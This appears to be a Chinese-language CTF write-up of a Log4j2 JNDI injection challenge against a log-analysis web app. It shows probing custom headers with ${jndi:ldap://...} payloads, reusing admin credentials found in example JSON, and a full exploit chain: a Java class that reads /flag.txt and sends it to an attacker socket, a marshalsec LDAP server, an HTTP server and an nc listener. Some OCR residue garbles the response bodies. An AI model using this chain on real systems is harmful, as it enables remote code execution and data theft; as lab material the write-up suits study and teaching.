

日志迷踪

> 打开题目大概看看什么东西，发现是个安全日志分析系统，然后又登入，注册，api文档查看等等一些按钮和接口，功能点不少



> 逐个点击之后会发现，除了查看api文档，其他都要登入



可以看到这里提示登入后可以看到更多接口，那我们注册个号登入看看什么情况

> 底部黄字似乎给了些提示和想法，或许是漏洞所在，不过目前不是很熟悉的情况下看不出什么

安全提示

- 部分接口支持动态表达式解析，请谨慎使用
- 错误报告和用户活动接口已启用输入验证机制
- 性能监控接口会对指标名称进行安全检查
- 不同权限访问的接口不一样

> 这里我们随便按要求注册一个账号
>
> 123
>
> 123456

然后去登入

> 先把之前没法看的页面都瞅一瞅

> 仪表盘

运行中
日志总数
300
错误报告
156
活跃会话
5

系统性能监控

CPU使用率

11%

内存使用率

95%

磁盘使用率

75%

网络IO

50MB/s

快速操作

查看日志 日志分析 API测试 系统设置

系统信息

系统版本： 1.0.0

> api测试

API测试工具

可视化测试系统API接口

用户状态: 已登录 - 123 普通用户

选择API接口

API端点 请选择API...
HTTP方法 GET
请求URL /api/
提示: 某些API接口支持动态内容解析，请谨慎测试

请求头

Content-Type application/json
特殊请求头 选择支持表达式的请求头... 以下请求头可能支持表达式，请注意使用
添加自定义头 清空所有头

请求体

JSON数据 输入JSON格式的请求数据...
示例数据 选择示例...

响应结果

状态码 --
响应头
响应体

日志分析

从这些页面中可以得到一下提示

> 提示：日志内容可能包含系统自动生成的动态占位符。

> 某些日志框架在处理特殊输入时可能具有特定的行为模式，需要特别注意表达式的安全性。

然后我们去看看查看日志

实时日志监控

Note: These are simulated logs for system analysis and debugging.

提示：日志内容可能包含系统自动生成的动态占位符。

```
INFO  [INFO] System started successfully at ${date:yyyy-MM-dd HH:mm:ss}
INFO  [INFO] Loading configuration from ${sys:user.home}/config/app.properties
DEBUG [DEBUG] Database connection pool initialized with 10 connections
INFO  [INFO] Web server listening on port 8080
INFO  [INFO] User 'admin' logged in from ${hostName}
DEBUG [DEBUG] User 'alice' accessed dashboard
INFO  [INFO] User 'bob' updated profile settings
WARN  [WARN] Failed login attempt from IP 192.168.1.100
INFO  [INFO] Scheduled task 'cleanup' executed successfully
DEBUG [DEBUG] Cache refreshed with 256 items
INFO  [INFO] Backup completed for database ${env:DB_NAME:-default}
ERROR [ERROR] Failed to send email notification: Connection timeout
INFO  [INFO] HTTP GET /api/users - 200 OK - 45ms
DEBUG [DEBUG] API request from ${env:USER} processed
```

显示 54 条日志记录

日志分析说明

```
INFO  [INFO] System started successfully at ${date:yyyy-MM-dd HH:mm:ss}
INFO  [INFO] Loading configuration from ${sys:user.home}/config/app.properties
DEBUG [DEBUG] Database connection pool initialized with 10 connections
INFO  [INFO] Web server listening on port 8080
INFO  [INFO] User 'admin' logged in from ${hostName}
DEBUG [DEBUG] User 'alice' accessed dashboard
INFO  [INFO] User 'bob' updated profile settings
WARN  [WARN] Failed login attempt from IP 192.168.1.100
INFO  [INFO] Scheduled task 'cleanup' executed successfully
DEBUG [DEBUG] Cache refreshed with 256 items
INFO  [INFO] Backup completed for database ${env:DB_NAME:-default}
ERROR [ERROR] Failed to send email notification: Connection timeout
INFO  [INFO] HTTP GET /api/users - 200 OK - 45ms
DEBUG [DEBUG] API request from ${env:USER} processed
```

说明有admin身份和账号

```
WARN  [WARN] Deprecated API endpoint called: /old/endpoint
INFO  [INFO] New user registration: david@example.com
INFO  [INFO] System uptime: 12 hours 34 minutes
DEBUG [DEBUG] Active sessions: 23
INFO  [INFO] Queue processing rate: 45 tasks/second
WARN  [WARN] Disk I/O latency increased to 120ms
DEBUG [DEBUG] Template engine supports ${variable} substitution
INFO  [INFO] Log formatting uses pattern-based placeholders
```

结合提示和日志框架，是否能够想到可能是log4j的某个解析漏洞，然后根据种种特征应该是jindi

> 点击系统设置观察到url地址栏需要管理员权限，然后立马去登入页试了试，常见的admin,admin,或者admin,admin123,发现没用，看来得去看看怎么获得这个管理员账号

系统仪表板

实时监控系统状态和性能指标

系统状态
运行中
日志总数
300
错误报告
156
活跃会话
1

系统性能监控

CPU使用率

15%

内存使用率

98%

磁盘使用率

75%


网络IO


50MB/s


快速操作

查看日志 日志分析 API测试 系统设置

> 然后再去查看api文档，发现多了几个接口显示，然后是否管理员账号能看到别有洞天







> 现在只能把目光放在这个简陋的api测试页面了，这里边很多可以填东西的地方，感觉漏洞就在这儿

> 一个个东西看过去，发现了小惊喜，这个李华和他团队开发的时候，竟然拿管理员账号做了示例json

去试试

> 成功登入管理员账号

> 然后发现这个系统设置里巴拉巴拉一堆，但是感觉没什么用

- 基础设置
- 日志配置
- 安全设置
- API配置

系统信息

系统名称 安全日志分析系统
系统版本 1.0.0
运行环境 ${sys:os.name} ${sys:os.ve
启动时间 ${date:yyyy-MM-dd HH:mm

日志级别设置

系统日志级别 INFO
审计日志级别 INFO 审计日志记录用户操作和系统事件，支持自定义标签
错误报告级别 WARN 错误报告接口会对输入内容进行安全检查
日志格式 %d{yyyy-MM-dd HH:mm:ss} [%t] %-5level %logger{36} 当前使用标准Log4j2格式，支持表达式解析

日志存储设置

日志文件路径 ./logs/app.log
最大文件大小 100MB
保留天数 30
注意： 日志文件可能包含敏感信息，请确保适当的安全措施

> 再次查看文档，这次所有的接口都出来了

管理员接口

admin

GET /api/error/stats

错误统计

管理员专用

管理员接口

admin

GET /api/audit/list

审计日志列表

管理员专用

用户状态: 已登录 - hectfadmin 管理员

选择API接口

API端点 请选择API...

HTTP方

请求URL

提示: 某

析，请谨慎测试

请求头

Content

特殊请求

求头... 以下请求头可能支持表达式，请注意使用

添加自定

请求体

数

JSON数

示例数据

响应结果

请选择API...

公共接口（无需登录）

- 用户登录
- 用户注册
- 系统状态

用户接口（需登录）

- 用户信息
- 错误报告
- 用户活动

管理员接口

- 性能监控
- 健康检查
- 性能指标记录
- 系统监控
- 错误统计
- 审计日志列表
- 记录审计日志

API端点 请选择API...
HTTP方法 GET
请求URL /api/
提示： 某些API接口支持动态内容解析，请谨慎测试

请求头

Content-Type application/json
特殊请求头 选择支持表达式的请求头... 以下请求头可能支持表达式，请注意使用
添加自定义头

选择支持表达式的请求头...
普通用户请求头
X-User-Agent (自定义用户代理)
X-Request-ID (请求标识符)
管理员专用请求头
X-Metric-Name (性能指标名称)
X-System-Metric (系统监控指标)
X-Audit-Tag (审计日志标签)
X-Correlation-ID (关联标识符)

请求体

JSON数据
示例数据 选择示例...

响应结果

状态码 --
响应头
响应体

估摸着就是这个请求头有问题，不过这么多，没办法的一个个去测试有没有`jindi`回显

> 这里采用dnslog去测试
>
> 测试到这个，发现有过滤，是否可以绕过?
>
> 咱们先看看有没有漏网之鱼

Content-Type application/json

特殊请求头 选择支持表达式的请求头... 以下请求头可能支持表达式，请注意使用

X-Metric-Name ${jndi:ldap://66thnx.dnslog.c

性能监控指标名称

添加自定义头 清空所有头

请求体

JSON数据

```
{
  "value": 95.2,
  "unit": "percent",
  "type":
"memory_usage"
}
```

示例数据 性能指标记录

响应结果

状态码 200

响应头

```
connection: keep-
alive
content-type:
```

响应体


```
{
  032f62;"&gt;"color: #d73a49;"&gt;032f62;"&gt;"message": 032f62;"&gt;"指标名称包含非法字符",
  032f62;"&gt;"color: #d73a49;"&gt;032f62;"&gt;"status": 032f62;"&gt;"error"
}
```


> 系统监控这里也一样

请求头

Content-Type application/json
特殊请求头 选择支持表达式的请求头... 以下请求头可能支持表达式，请注意使用
X-System-Metric ${jndi:ldap://66thnx.dnslog.c

系统监控指标名称
添加自定义头 清空所有头

请求体

JSON数据

```
{
  "value": 92.3,
  "unit": "percent",
  "type":
"system_health",
  "components": [
    "cpu",
    "memory",
    "disk",
    "network"
```

示例数据 系统监控

响应结果

状态码 200
响应头

```
connection: keep-
alive
content-type:
```

响应体


```
{
  032f62;">"color: #d73a49;">032f62;">"message": 032f62;">"系统指标名称包含非法字符",
  032f62;">"color: #d73a49;">032f62;">"status": 032f62;">"error"
}
```


> 发现审计日志这里成功记录

Content-Type application/json
特殊请求头 选择支持表达式的请求头... 以下请求头可能支持表达式，请注意使用
X-Audit-Tag ${jndi:ldap://66thnx.dnslog.c

审计日志标签
添加自定义头 清空所有头

请求体

JSON数据

```
{
  "action":
"system_audit",
  "user_id":
"hectfadmin",
  "ip_address":
"192.168.1.100",
  "details": "系统审计
检查"
}
```

示例数据 审计日志

响应结果


状态码 200
响应头

```
connection: keep-
alive
content-type:
```

响应体


```
{
  032f62;">"color: #d73a49;">032f62;">"message": 032f62;">"审计日志记录成功",
  032f62;">"color: #d73a49;">032f62;">"status": 032f62;">"success",
  032f62;">"color: #d73a49;">032f62;">"timestamp": 1765809304508
}
```


> 发现成功解析



> 到这里就确定漏洞点了，然就是打log4j的cve

使用marshalsec作为ldap服务器，然后开启一个http服务，存储我们的恶意class文件，再开一个监听4445端口的窗口。

> 我这里的Exp.java如下：我这里的Exp.java如下：

```
// Exp.java
import javax.naming.Context;
import javax.naming.Name;
import javax.naming.spi.ObjectFactory;
import java.util.Hashtable;

public class Exp implements ObjectFactory {

    static {
        String attackerIP = "xxx.xxx.xxx.xxx";
        int port = 4445;
        String flagPath = "/flag.txt";

        try {
            byte[] flagBytes = java.nio.file.Files.readAllBytes(
                java.nio.file.Paths.get(flagPath)
            );
            String flag = new String(flagBytes).trim();

            // 发送 flag 到 4445
            java.net.Socket s = new java.net.Socket(attackerIP, port);
            s.getOutputStream().write((flag + "\n").getBytes());
            s.close();

        } catch (Exception e) {
            try {
                java.net.Socket errSock = new java.net.Socket(attackerIP, port);
                errSock.getOutputStream().write(("[ERROR] " + e.toString() +
"\n").getBytes());
                errSock.close();
            } catch (Exception ex) {}
        }
    }

    @Override
    public Object getObjectInstance(Object obj, Name name, Context nameCtx,
                                    Hashtable<?, ?> environment) throws Exception
{
        return null;
    }
}
```

这里还有个点，就是flag在根目录下而且是flag.txt

```
java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer
"http://your-vps-ip:8000/#Exploit" 1389
```

```
# 假设 Exploit.class 在当前目录
python3 -m http.server 8000
```

```
#执行
${jndi:ldap://your-vps-ip:1389/Exploit}
```

```
#查看监听回显
nc -lvvp 4445
```